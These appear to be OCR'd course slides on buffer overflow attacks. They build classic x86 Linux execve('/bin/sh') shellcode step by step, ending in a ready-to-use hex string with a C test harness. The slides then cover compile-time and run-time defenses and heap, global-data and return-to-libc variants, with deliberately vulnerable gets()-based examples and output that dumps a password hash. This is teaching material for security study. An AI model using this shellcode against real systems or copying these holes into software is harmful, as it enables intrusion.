
move `$0xb` into EAX registry
move EBP+8 (i.e., *`file`) into EBX
move EBP+12 (i.e., *`argv[0]`) into ECX
move EBP+16 (i.e., *`env[0]`) into EDX
invoke the system call found in EAX

```
(gdb) disassemble __execve
...
movl    $0xb,%eax     //0xb is "execve"
movl    0x8(%ebp),%ebx
movl    0xc(%ebp),%ecx
movl    0x10(%ebp),%edx
int     $0x80
```

Let's Prepare the Memory

We must prepare the stack such that the appropriate content is there:

- string "/bin/sh" somewhere in memory, terminated by \0
- address of that string somewhere in memory
  - `argv[0]`
- followed by NULL
  - `argv[1]`
  - `*env`



Let's put it together in a generic way

```
  movl    ADDRESS,array-offset(ADDRESS)       hack[0] = "/bin/sh"
  movb    $0x0,nullbyteoffset(ADDRESS)        terminate the
string
  movl    $0x0,null-offset(ADDRESS)           hack[1] = NULL
                                            <~ execve starts here
  movl    $0xb,%eax                           move *hack to EAX
  movl    ADDRESS,%ebx                        move hack[0] EBX
  leal    array-offset(ADDRESS),%ecx          move hack[1] ECX
  leal    null-offset(ADDRESS),%edx           move &hack[1] EDX
  int     $0x80                               interrupt
```

System call invocation

Everything can be parametrized w.r.t. the string ADDRESS.

Problem

How to get the exact (not approximate) ADDRESS of /bin/sh if we don't know where we are writing it in memory?

Trick. The call instruction pushes the return address on the stack (e.g., saved EIP).

Executing a call just before declaring the string has the side effect of leaving the address of the string (next IP!) on the stack.

Jump and Call Trick for Portable Code

```
jmp     offset-to-call //jmp takes offsets! Easy!
popl    %esi             //pop ADDRESS from stack ~> ESI
movl    %esi,array-offset(%esi) from now on ESI == ADDRESS
movb    $0x0,nullbyteoffset(%esi)
movl    $0x0,null-offset(%esi)
movl    $0xb,%eax          //execve starts here
movl    %esi,%ebx
leal    array-offset(%esi),%ecx
leal    null-offset(%esi),%edx
int     $0x80
movl    $0x1, %eax         // what's this?!
movl    $0x0, %ebx
int     $0x80
call    offset-to-popl
.string \"/bin/sh\"      <~ next IP == string ADDRESS!
```

Note: the ESI register is typically used to save pointers or addresses.

The Resulting Shellcode

```
jmp    0x2a                     # 5 bytes
popl   %esi                     # 1 byte
movl   %esi,0x8(%esi)           # 3 bytes
movb   $0x0,0x7(%esi)           # 4 bytes
movl   $0x0,0xc(%esi)           # 7 bytes
movl   $0xb,%eax                # 5 bytes
movl   %esi,%ebx                # 2 bytes
leal   0x8(%esi),%ecx           # 3 bytes
leal   0xc(%esi),%edx           # 3 bytes
int    $0x80                    # 2 bytes
movl   $0x1, %eax               # 5 bytes
movl   $0x0, %ebx               # 5 bytes
int    $0x80                    # 2 bytes
call   -0x2f                    # 5 bytes
.string "/bin/sh"               # 8 bytes
```

Woooops: Zero Problems :-(

```
$ as --32 shellcode.asm
$ objdump -d a.out
   0:   e9 26 00 00 00              jmp     0x2b
   5:   5e                          pop     %esi
   6:   89 76 08                    mov     %esi,0x8(%esi)
   9:   c6 46 07 00                 movb    $0x0,0x7(%esi)
   d:   c7 46 0c 00 00 00 00        movl    $0x0,0xc(%esi)
  14:   b8 0b 00 00 00              mov     $0xb,%eax
  19:   89 f3                       mov     %esi,%ebx
  1b:   8d 4e 08                    lea     0x8(%esi),%ecx
  1e:   8d 56 0c                    lea     0xc(%esi),%edx
  21:   cd 80                       int     $0x80
  23:   b8 01 00 00 00              mov     $0x1,%eax
  28:   bb 00 00 00 00              mov     $0x0,%ebx
  2d:   cd 80                       int     $0x80
  2f:   e8 cd ff ff ff              call    0x1
  34:   2f                          das
  35:   62 69 6e                    bound   %ebp,0x6e(%ecx)
  38:   2f                          das
  39:   73 68                       jae     0xa3
```

Problem. `0x00` is `'\0'`, which is the string term.

Any string-related operation will stop at the first `'\0'` found.

Substitutions

`jmp -> jmp short (e9 26 00 00 00 -> eb 2a)`
(need to adjust offsets correspondingly)

```
                                xorl %eax,%eax
movb $0x0,0x7(%esi)  -> movb %eax,0x7(%esi)
movl $0x0,0xc(%esi)  -> movl %eax,0xc(%esi)

movl   $0xb, %eax    -> movl   $0xb,%al

movl   $0x0, %ebx    -> xorl   %ebx,%ebx
movl   $0x1, %eax    -> movl   %ebx,%eax
                        inc    %eax
```

The Resulting Shellcode (reprise)


```
jmp     .+0x21                          # 2 bytes
popl    %esi                            # 1 byte
movl    %esi,0x8(%esi)                  # 3 bytes
xorl    %eax,%eax                       # 2 bytes
movb    %eax,0x7(%esi)                  # 3 bytes
movl    %eax,0xc(%esi)                  # 3 bytes
movb    $0xb,%al                        # 2 bytes
movl    %esi,%ebx                       # 2 bytes
leal    0x8(%esi),%ecx                  # 3 bytes
leal    0xc(%esi),%edx                  # 3 bytes
int     $0x80                           # 2 bytes
xorl    %ebx,%ebx                       # 2 bytes
movl    %ebx,%eax                       # 2 bytes
inc     %eax                            # 1 byte
int     $0x80                           # 2 bytes
call    -0x20                           # 5 bytes
.string "/bin/sh"                       # 8 bytes
```

No zeroes!

```
$ as --32 shellcode.asm            //assemble to binary code
$ objdump -d a.out                 //disassemble the code to have a look

   0: eb 1f                 jmp    0x21
   2: 5e                    pop    %esi
   3: 89 76 08              mov    %esi,0x8(%esi)
   6: 31 c0                 xor    %eax,%eax
   8: 88 46 07              mov    %al,0x7(%esi)
   b: 89 46 0c              mov    %eax,0xc(%esi)
   e: b0 0b                 mov    $0xb,%al
  10: 89 f3                 mov    %esi,%ebx
  12: 8d 4e 08              lea    0x8(%esi),%ecx
  15: 8d 56 0c              lea    0xc(%esi),%edx
  18: cd 80                 int    $0x80
  1a: 31 db                 xor    %ebx,%ebx
  1c: 89 d8                 mov    %ebx,%eax
  1e: 40                    inc    %eax
  1f: cd 80                 int    $0x80
  21: e8 dc ff ff ff        call   0x2
[/bin/sh removed for brevity]
```

Shellcode, Ready to Use

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

//we can test it with:

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```



Vulnerable program's memory layout (function frame).

Memory layout of a possible exploit.

Shellcode Development

- illustrate with classic Intel Linux shellcode to run Bourne shell interpreter
- shellcode must
  - marshall argument for execve() and call it
  - include all code to invoke system function
  - be position-independent
  - not contain NULLs (C string terminator)

More Stack Overflow Variants

- target program can be:
  - a trusted system utility
  - network service daemon
  - commonly used library code, e.g. image
- shellcode functions
  - spawn shell
  - create listener to launch shell on connect
  - create reverse connection to attacker
  - flush firewall rules
  - break out of choot environment

Buffer Overflow Defenses

- buffer overflows are widely exploited
- large amount of vulnerable code in use
  - despite cause and countermeasures known
- two broad defense approaches
  - compile-time - harden new programs
  - run-time - handle attacks on existing programs

Compile-Time Defenses: Programming Language

- use a modern high-level languages with strong typing
  - not vulnerable to buffer overflow
  - compiler enforces range checks and permissible operations on variables
- do have cost in resource use
- and restrictions on access to hardware
  - so still need some code in C like languagesl

Compile-Time Defenses: Safe Coding Techniques

- if using potentially unsafe languages eg C
- programmer must explicitly write safe code
  - by design with new code
  - after code review of existing code, cf OpenBSD
- buffer overflow safety a subset of general safe coding techniques (Ch 12)
  - allow for graceful failure
  - checking have sufficient space in any buffer

Compile-Time Defenses: Language Extension, Safe Libraries

- have proposals for safety extensions to C
  - performance penalties
  - must compile programs with special compiler
- have several safer standard library variants
  - new functions, e.g. strlcpy()
  - safer re-implementation of standard functions as a dynamic library, e.g. Libsafe

Compile-Time Defenses: Stack Protection

- add function entry and exit code to check stack for signs of corruption
- use random canary
  - e.g. Stackguard, Win /GS
  - check for overwrite between local variables and saved frame pointer and return address
  - abort program if change found
  - issues: recompilation, debugger support
- or save/check safe copy of return address
  - e.g. Stackshield, RAD

Run-Time Defenses: Non Executable Address Space

- use virtual memory support to make some regions of memory non-executable
  - e.g. stack, heap, global data
  - need h/w support in MMU
  - long existed on SPARC / Solaris systems
  - recent on x86 Linux/Unix/Windows systems
- issues: support for executable stack code
  - need special provisions

Run-Time Defenses: Address Space Randomization

- manipulate location of key data structures
  - stack, heap, global data
  - using random shift for each process
  - have large address range on modern systems means wasting some has negligible impact
- also randomize location of heap buffers
- and location of standard library functions

Run-Time Defenses: Guard Pages

- place guard pages between critical regions of memory
  - flagged in MMU as illegal addresses
  - any access aborts process
- can even place between stack frames and heap buffers
  - at execution time and space cost

Other Overflow Attacks

- have a range of other attack variants
  - stack overflow variants
  - heap overflow
  - global data overflow
  - format string overflow
  - integer overflow
- more likely to be discovered in future
- some cannot be prevented except by coding to prevent originally

Replacement Stack Frame

- stack overflow variant just rewrites buffer and saved frame pointer
  - so return occurs but to dummy frame
  - return of calling function controlled by attacker
  - used when have limited buffer overflow
  - e.g. off by one
- limitations
  - must know exact address of buffer
  - calling function executes with dummy frame

Return to System Call

- stack overflow variant replaces return address with standard library function
  - response to non-executable stack defences
  - attacker constructs suitable parameters on stack above return address
  - function returns and library function executes
    - e.g. `system("shell commands")`
  - attacker may need exact buffer address
  - can even chain two library calls

Heap Overflow

- also attack buffer located in heap
  - typically located above program code
  - memory requested by programs to use in dynamic data structures, e.g. linked lists
- no return address
  - hence no easy transfer of control
  - may have function pointers can exploit
  - or manipulate management data structures
- defenses: non executable or random heap

Heap Overflow Example

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];                /* vulnerable input buffer */
    void (*process)(char *);  /* pointer to function */
} chunk_t;

void showlen(char *buf) {
    int len; len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[]) {
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
```

Heap Overflow Example

```
$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
```

Global Data Overflow

- can attack buffer located in global data
  - may be located above program code
  - if has function pointer and vulnerable buffer
  - or adjacent process management tables
  - aim to overwrite function pointer later called
- defenses: non executable or random global data region, move function pointers, guard pages

Global Data Overflow Example

```
/* global static data - targeted for attack */
struct chunk {
    char inp[64];               /* input buffer */
    void (*process)(char *);    /* ptr to function */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
```

Summary

- introduced basic buffer overflow attacks
- stack buffer overflow details
- shellcode
- defenses
  - compile-time, run-time
- other related forms of attack
  - replacement stack frame, return to system call, heap overflow, global data overflow